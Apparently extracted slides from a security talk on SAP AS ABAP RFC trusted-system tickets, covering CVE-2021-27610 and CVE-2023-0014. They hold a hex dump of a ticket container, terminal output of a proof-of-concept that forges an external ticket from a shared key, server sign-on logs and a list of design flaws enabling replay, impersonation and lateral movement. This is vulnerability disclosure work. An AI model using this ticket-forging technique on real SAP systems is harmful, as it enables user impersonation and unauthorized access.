
### Message String *msg*

- Caller and destination user information
- Caller Transaction ID and SID
- Request Timestamp

### Algorithm

- Custom SHA *ab\_sha* with 46 rounds total
- SHA(msg || extkey || padding), post-calculation padding

*disp+work!ab\_MakeTicketRcvExternal*





# External Ticket – ExtTicket (Security Method 2)

Python3 PoC ab\_TicketExt.py

0x0141  
[External Ticket Container]


```
000001E4 12 4f 55 54 42 4f 55 4e 44 5f 52 46 43 5f 33 5f .OUTBOUN D_RFC_3_
000001F4 50 4f 43 00 06 01 30 00 08 52 53 52 46 43 50 49 POC...0...RSRFCP1
00000204 4e 01 30 01 11 00 05 41 4c 49 43 45 01 11 01 17 N.0...A LICE...
00000214 00 0c db c2 22 43 33 e4 0a ad 21 ca 74 92 01 17 ...CS...t...
00000224 00 03 00 03 41 34 48 00 03 00 0c 00 04 53 4d 35 ...A4H. ....SM5
00000234 39 00 0c 01 22 00 0e 32 30 32 33 30 36 30 38 31 9..."..2 02306081
00000244 38 33 35 30 31 01 22 01 21 00 01 58 01 21 01 35 83501." !..X.!..5
00000254 00 0a 44 45 4d 4f 53 59 53 54 45 4d 01 35 01 23 ..DEMOSY STEM.5.#
00000264 00 00 01 23 01 20 00 1c 31 32 37 e0 aa d0 4d 40 ...#. ...127...I
00000274 a1 1f 67 3f e6 cc 99 d4 ea 91 59 be 11 b5 08 7d ..g?... ..h}
00000284 be 60 f9 63 01 20 01 41 00 1c 53 d9 42 c5 df 47 ..c. .A ..S.B..G
00000294 a0 74 b5 56 a0 45 3c 74 e8 75 8d 57 21 37 40 a4 .t.V.E.t .u.W!7@.
000002A4 cc bb 70 b2 55 ae 01 41 01 40 00 24 74 25 c2 d6 ..p.U. A .@.$t%.
000002B4 cd d1 79 d6 16 b3 dd 27 a7 15 44 13 12 92 6b c3 ..y... ' ..p...k
000002C4 aa ea a5 a3 e6 e5 60 e1 35 63 4b 09 81 24 91 fc .....v. 5cK..$.
000002D4 01 40 00 0e 00 03 30 30 31 00 0e 01 19 00 03 42 .@....00 1.....B
000002E4 4f 42 01 19 01 14 00 03 30 30 30 01 14 01 15 00 0B..... 000....
000002F4 01 45 01 15 00 09 00 03 42 4f 42 00 09 01 34 00 .E..... BOB...4.
```

Single Logon Flag Container

```
~/e/crypto >>> python3 ab_TicketExt.py -ek b0ea61c94324d60b2e9272162da977608490a2618861bae6d7b32283ca6d8843ca5b2b89a9df42c4210f707c08e67edc8f93db77506d2194703ce0074e9ba7
4f -u ALICE -c 000 -cu BOB -cc 001 -ct SM59 -cs A4H -rt 20230608183501 -sc -ss 53d942c5 -v
[*] Calculating ExtTicket...
[i] Key extkey is ==> b0ea61c94324d60b2e9272162da977608490a2618861bae6d7b32283ca6d8843ca5b2b89a9df42c4210f707c08e67edc8f93db77506d2194703ce0074e9ba7e74f
[i] Caller SID (CSID) is ==> A4H
[i] Caller user (CUser) is ==> BOB
[i] Caller client (CClient) is ==> 001
[i] Caller transaction ID (CTransID) is ==> SM59
[i] User (User) is ==> ALICE
[i] Client (Client) is ==> 000
[i] Timestamp is ==> 20230608183501
[i] Message is ==> 001BOB000ALICEA4HSM5920230608183501B0EA61C94324D60B2E9272162DA977608490A2618861BAE6D7B32283CA6D8843CA5B2B89A9DF42C4210F707C08E67EDC8F93DB77506D2194703CE0074E9BE74F
[i] ExtTicket ==> 25E507CF217242687C384C3C701410C012C767D600000000
[*] Scrambling ExtTicket...
[i] Scrambling seed is ==> 53D942C5
[i] Scrambled ExtTicket ==> DF47A074B556A0453C74E8758D57213740A4CCBB70B255AE
[+] Done
```

# Trusted Conversation (State E)

## Authentication Workflow



```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
```

A RFC SignOn> Trusted Relationship X

```
[...]
```

A RFC SignOn> User Check 2 (new trusted method)

A RFC SignOn> CheckTicket

A RFC SignOn> CClient 001 (leng: 3)

A RFC SignOn> WhoAmI BOB (leng: 3)

A RFC SignOn> Client 000 (leng: 3)

A RFC SignOn> User ALICE (leng: 5)

A RFC SignOn> SystemID NPL (leng: 3)

A RFC SignOn> TransactionID SE37 (leng: 4)

A RFC SignOn> TimeStamp 20230502224502 (leng: 14)

A RFC SignOn> Ticket (leng: 24)

A RFC SignOn> TicketInt (leng: 32)

A RFC SignOn> TicketExt (leng: 24)

A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)

A RFC SignOn> Information (leng: 0)

A RFC SignOn> cmp sysid |NPL|A4H|

A RFC SignOn> call from client with different sysid.

A RFC SignOn> Check ext. ticket for trusted system between systems with different system ids.

A RFC SignOn> Use the new ticket

```
[...]
```

A RFC SignOn> trusted/trusting passed (done = e07f9f)

```
[...]
```

A RFC SignOn> RFC type E

M ThSetRfcType: set rfc type DP\_EXTERNAL\_RFC for T11

# Trusted Conversation (State E)

## Authentication Workflow

Client	User ID	Client Host	Application	Dialog time	Session
000	ALICE	kali		05.05.2023 01:55:57	RFC
001	TTSYADMIN	kali	SM04	05.05.2023 01:58:07	GUI

Group description	Cell Content
Client	000
User ID	ALICE
Internally Used Back-End Session Key	T9_U4896_M0
Client Host	kali
Dialog time	05.05.2023 01:55:57
Type of User Session	RFC
No. of Sessions	1
Priority	High
Info About User Session	Sync. RFC
Memory Size (Net)	2.066
Conversation ID	80804742
Application Info.	R=1 T=S S=qassrvsap_NPL_00 I=BAPI_USER_0
User Trace	Off
Gross Memory	4.207
Hyper Memory	58
ABAP Memory	1.596
RFC Logon Type	External

```
# cat /usr/sap/<SID>/D00/work/dev_wN
[...]
A RFC SignOn> Trusted Relationship X
[...]
A RFC SignOn> User Check 2 (new trusted method)
A RFC SignOn> CheckTicket
A RFC SignOn> CClient 001 (leng: 3)
A RFC SignOn> WhoAmI BOB (leng: 3)
A RFC SignOn> Client 000 (leng: 3)
A RFC SignOn> User ALICE (leng: 5)
A RFC SignOn> SystemID NPL (leng: 3)
A RFC SignOn> TransactionID SE37 (leng: 4)
A RFC SignOn> TimeStamp 20230502224502 (leng: 14)
A RFC SignOn> Ticket (leng: 24)
A RFC SignOn> TicketInt (leng: 32)
A RFC SignOn> TicketExt (leng: 24)
A RFC SignOn> LicenseNr DEMOSYSTEM (leng: 10)
A RFC SignOn> Information (leng: 0)
A RFC SignOn> cmp sysid |NPL|A4H|
A RFC SignOn> call from client with different sysid.
A RFC SignOn> Check ext. ticket for trusted system
between systems with different system ids.
A RFC SignOn> Use the new ticket
[...]
A RFC SignOn> trusted/trusting passed (done = e07f9f)
[...]
A RFC SignOn> RFC type E
M ThSetRfcType: set rfc type DP_EXTERNAL_RFC for T11
```

# Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]

## Design Flaws and Weaknesses in the Architecture of the Ticketing Systems

### CVE-2021-27610 (Internal Ticket)



- 1) Credential Leak of Internal Ticket and Authentication Bypass
  - **Leak:** AS ABAP cannot distinguish between internal and external conversation partners in outgoing communications
  - **Recycling:** AS ABAP cannot distinguish between internal and external conversation partners in incoming communications
- 2) Weak Message String Used in Internal Ticket Construction
  - Inject user context into request w/o invalidating signature
    - Escalation of privileges and user impersonation

works only on older releases (kernel 753) due to additional ExtTicket check on newer releases (kernel 777)

### CVE-2023-0014 (External Ticket)




- 1) Credential Leak of External Ticket and Ticket Replay/Relay
  - **Leak:** AS ABAP cannot distinguish between trusted and untrusted conversation partners in outgoing communications
  - **Recycling:** AS ABAP cannot distinguish between trusted and untrusted conversation partners in incoming communications
- 2) Shared Key in Trust Relationships
  - Pre-shared secret *extkey* not unique per trust relationship
  - Enables impersonation of trusted systems
  - Ticket relay (1) and/or signature forgery by trusting systems
- 3) Storage of Key in Plaintext Format (on Trusting System Side)
- 4) Cryptographic Issues in Creation of External Ticket

Cross-Layer (HTTP/RFC/RFC over WebSockets) Lateral Movement in SAP System Landscapes

# Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]

## Design Flaws: RFC Loopback Attack and SAPass-the-TTicket (SAPtTT)



## Cross-Layer (HTTP/RFC/RFC over WebSockets) Lateral Movement in SAP System Landscapes

# Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]

## Design Flaws: RFC Loopback Attack – Reflection (External Protocol Run HTTP)


The image shows a screenshot of a web browser window displaying the SAP login page. The URL is [https://192.168.254.136:50001/sap/bc/ui5\\_ui2/ui2/ush...](https://192.168.254.136:50001/sap/bc/ui5_ui2/ui2/ush...). The login form includes fields for "User", "Password", and "Language" (set to "EN - English"), a "Log On" button, and a "Change Password" link. The footer of the page reads "Copyright © 2023 SAP SE All Rights Reserved.".

Overlaid on the right side of the browser window is the Burp Suite Community Edition v2023.4.5 interface. The "Decoder" tab is active, showing two instances of the text "wrongpwd" in a text input field. The decoder options are set to "Text" and "Smart decode".

A large orange box with the word "DEMONSTRATION" in white capital letters is centered over the Burp Suite interface.

# Attacks and Vulnerabilities [CVE-2021-27610/CVE-2023-0014]


## Potential Pre-Auth Vectors



